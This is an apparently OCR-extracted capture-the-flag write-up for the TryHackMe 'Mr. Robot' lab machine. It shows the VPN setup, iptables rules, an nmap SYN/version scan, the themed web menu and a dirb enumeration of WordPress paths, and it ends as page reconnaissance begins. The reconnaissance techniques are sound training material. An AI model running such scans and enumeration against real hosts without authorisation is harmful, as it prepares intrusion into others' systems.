
Mr. Robot

Created by: Víctor Pérez


Index



Fine-tuning

- It will be in use the TryHackme: Mr.Robot virtual machine for this guide. We will connect via VPN to the website and deploy the machine. Once done we will test connectivity with it.


Machine deployed



Active Machine Information

Title	IP Address	Expires
Mr Robot	10.10.36.101	1h 58m 38s

Conectivity with machine



- : sudo openvpn — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
Copy Paste Find
VPN
~ : zsh — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
Conectividad


```
2023-04-03 03:21:20 Data Channel: using negotiated cipher 'AES-256-CBC'
2023-04-03 03:21:20 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-04-03 03:21:20 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2023-04-03 03:21:20 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-04-03 03:21:20 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2023-04-03 03:21:20 net_route_v4_best_gw query: dst 0.0.0.0
2023-04-03 03:21:20 net_route_v4_best_gw result: via 192.168.74.2 dev eth0
2023-04-03 03:21:20 ROUTE_GATEWAY 192.168.74.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:a5:44:65
2023-04-03 03:21:20 TUN/TAP device tun0 opened
2023-04-03 03:21:20 net_iface_mtu_set: mtu 1500 for tun0
2023-04-03 03:21:20 net_iface_up: set tun0 up
2023-04-03 03:21:20 net_addr_v4_add: 10.8.70.170/16 dev tun0
2023-04-03 03:21:20 net_route_v4_add: 10.10.0.0/16 via 10.8.0.1 dev [NULL] table 0 metric 1000
2023-04-03 03:21:20 WARNING: this configuration may cache passwords in memory -- use the auth-nocache
option to prevent this
2023-04-03 03:21:20 Initialization Sequence Completed
```

```
┌──(viperez㉿KaliBase)-[~]
└─$ ping 10.10.36.101
PING 10.10.36.101 (10.10.36.101) 56(84) bytes of data.
64 bytes from 10.10.36.101: icmp_seq=1 ttl=63 time=42.0 ms
64 bytes from 10.10.36.101: icmp_seq=2 ttl=63 time=43.0 ms
64 bytes from 10.10.36.101: icmp_seq=3 ttl=63 time=93.5 ms
64 bytes from 10.10.36.101: icmp_seq=4 ttl=63 time=87.0 ms
64 bytes from 10.10.36.101: icmp_seq=5 ttl=63 time=42.4 ms
64 bytes from 10.10.36.101: icmp_seq=6 ttl=63 time=42.3 ms
64 bytes from 10.10.36.101: icmp_seq=7 ttl=63 time=42.3 ms
64 bytes from 10.10.36.101: icmp_seq=8 ttl=63 time=43.5 ms
64 bytes from 10.10.36.101: icmp_seq=9 ttl=63 time=41.5 ms
^C
—— 10.10.36.101 ping statistics ——
9 packets transmitted, 9 received, 0% packet loss, time 8012ms
rtt min/avg/max/mdev = 41.525/53.050/93.526/19.953 ms
```

Because this web page does not have a good security we will have to modify our Linux firewall (IP Tables) to only admit requests from the machine.

This can be done manually, but we will download a script to speed up the process:


Firewall rules



```
┌──(viperez㉿KaliBase)-[~]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     icmp --  10.10.36.101         anywhere             icmp echo-request
ACCEPT     icmp --  10.10.36.101         anywhere             icmp echo-reply
DROP       icmp --  anywhere             anywhere             icmp echo-request
DROP       icmp --  anywhere             anywhere             icmp echo-reply
ACCEPT     tcp  --  10.10.36.101         anywhere
ACCEPT     udp  --  10.10.36.101         anywhere
DROP       all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     icmp --  anywhere             10.10.36.101         icmp echo-reply
ACCEPT     icmp --  anywhere             10.10.36.101         icmp echo-request
DROP       icmp --  anywhere             anywhere             icmp echo-request
DROP       icmp --  anywhere             anywhere             icmp echo-reply
ACCEPT     tcp  --  anywhere             10.10.36.101
ACCEPT     udp  --  anywhere             10.10.36.101
DROP       all  --  anywhere             anywhere
```

Análisis

- Thanks to the web page we know that the IP of the machine to attack is: 10.10.36.101
- In order to find out how to enter the machine and gain more information about it we will run the "nmap" tool”.




```
┌──(viperez㉿KaliBase)-[~]
└─$ sudo nmap -sS -sV 10.10.36.101
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-03 03:25 CDT
sendto in send_ip_packet_sd: sendto(5, packet, 40, 0, 10.10.36.101, 16) ⇒ Operation not permitted
Offending packet: ICMP [10.8.70.170 > 10.10.36.101 Timestamp request (type=13/code=0) id=26827 seq=0 orig=0
 recv=0 trans=0] IP [ttl=39 id=29276 iplen=40 ]
Nmap scan report for 10.10.36.101
Host is up (0.052s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
443/tcp open   ssl/http Apache httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.77 seconds
```

With this command TCP packets are sent in such a way to be more anonymous than usual. Additionally, we will know the versions of the services that are deployed on those ports.

Once we have analysed the executed ports, we will notice that there is an open HTTP port (80), this may mean that there is a web page displayed, so we will try to try to enter through the browser.

Once we have entered the web page it will simulate a Linux boot through Grub, we will wait for the animation to finish. A menu will appear to insert commands, we will have 6 options:

To execute the commands, we will have to enter them by hand




```
02:39 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

02:39 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this
world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read
this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

Explanation of commands:

- Prepare: Explanatory video
- Fsociety: Explanatory video.
- Inform: Explanatory photos.
- Question: Explanatory photos.
- Wakeup: Explanatory video.
- Join: Email typing.


The most interesting command is the "Join" command since we will have to enter an email, for this we will use a temporary email with the TempMail web page.

Email typing



```
02:53 <mr. robot> hello friend
02:53 <mr. robot> you don't know me, but I've been watching you. i know you feel like you have no voice. i know you
feel trapped. i know you feel controlled. but iâ€™ve been fighting for you. all of you. it's time to break free from
our corporate masters. you've been a slave to their debt far too long.
02:53 <mr. robot> if you're ready to join me, enter your email address.

02:54 <friend__> girit70467@mitigado.com
```

Temporal email




Tu dirección de correo electrónico temporal

girit70467@mitigado.com

Olvídate del correo basura, correos de fraude electrónico, robo de cuentas y ladrones de información. Mantén limpio y seguro tu correo electrónico real. Temp Mail proporciona direcciones de correo electrónico temporales, seguras, anónimas y gratuitas.

We have noticed that there are web pages displayed, we will have to know which are all of them, instead of going one by one we will use the "dirb" tool that will speed up the process.



```
---- Scanning URL: http://10.10.36.101/ ----
==> DIRECTORY: http://10.10.36.101/0/
==> DIRECTORY: http://10.10.36.101/admin/
+ http://10.10.36.101/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://10.10.36.101/audio/
==> DIRECTORY: http://10.10.36.101/blog/
==> DIRECTORY: http://10.10.36.101/css/
+ http://10.10.36.101/dashboard (CODE:302|SIZE:0)
+ http://10.10.36.101/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.36.101/feed/
==> DIRECTORY: http://10.10.36.101/image/
==> DIRECTORY: http://10.10.36.101/Image/
==> DIRECTORY: http://10.10.36.101/images/
+ http://10.10.36.101/index.html (CODE:200|SIZE:1077)
+ http://10.10.36.101/index.php (CODE:301|SIZE:0)
+ http://10.10.36.101/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://10.10.36.101/js/
+ http://10.10.36.101/license (CODE:200|SIZE:309)
+ http://10.10.36.101/login (CODE:302|SIZE:0)
+ http://10.10.36.101/page1 (CODE:301|SIZE:0)
+ http://10.10.36.101/phpmyadmin (CODE:403|SIZE:94)
+ http://10.10.36.101/rdf (CODE:301|SIZE:0)
+ http://10.10.36.101/readme (CODE:200|SIZE:64)
+ http://10.10.36.101/robots (CODE:200|SIZE:41)
+ http://10.10.36.101/robots.txt (CODE:200|SIZE:41)
+ http://10.10.36.101/rss (CODE:301|SIZE:0)
+ http://10.10.36.101/rss2 (CODE:301|SIZE:0)
+ http://10.10.36.101/sitemap (CODE:200|SIZE:0)
+ http://10.10.36.101/sitemap.xml (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.36.101/video/
==> DIRECTORY: http://10.10.36.101/wp-admin/
+ http://10.10.36.101/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.36.101/wp-content/
+ http://10.10.36.101/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.36.101/wp-includes/
+ http://10.10.36.101/wp-links-opml (CODE:200|SIZE:227)
+ http://10.10.36.101/wp-load (CODE:200|SIZE:0)
+ http://10.10.36.101/wp-login (CODE:200|SIZE:2606)
+ http://10.10.36.101/wp-mail (CODE:500|SIZE:3064)
+ http://10.10.36.101/wp-settings (CODE:500|SIZE:0)
+ http://10.10.36.101/wp-signup (CODE:302|SIZE:0)
+ http://10.10.36.101/xmlrpc (CODE:405|SIZE:42)
+ http://10.10.36.101/xmlrpc.php (CODE:405|SIZE:42)
```

Red: Pages that we can enter.

Yellow: Pages that download files.


Green: Pages that restart the explanatory video.

Recognition

Once we have obtained the web pages displayed on the server, we will enter each one to observe what is inside them and depending on what is there we will act in different ways.

Red pages

/0/ or Wrong URL entry → Page that redirects to a blog.



user's Blog!

Just another WordPress site

Search ...

RECENT COMMENTS

ARCHIVES

CATEGORIES

No categories

META

Log in

Entries RSS

Comments RSS

WordPress.org

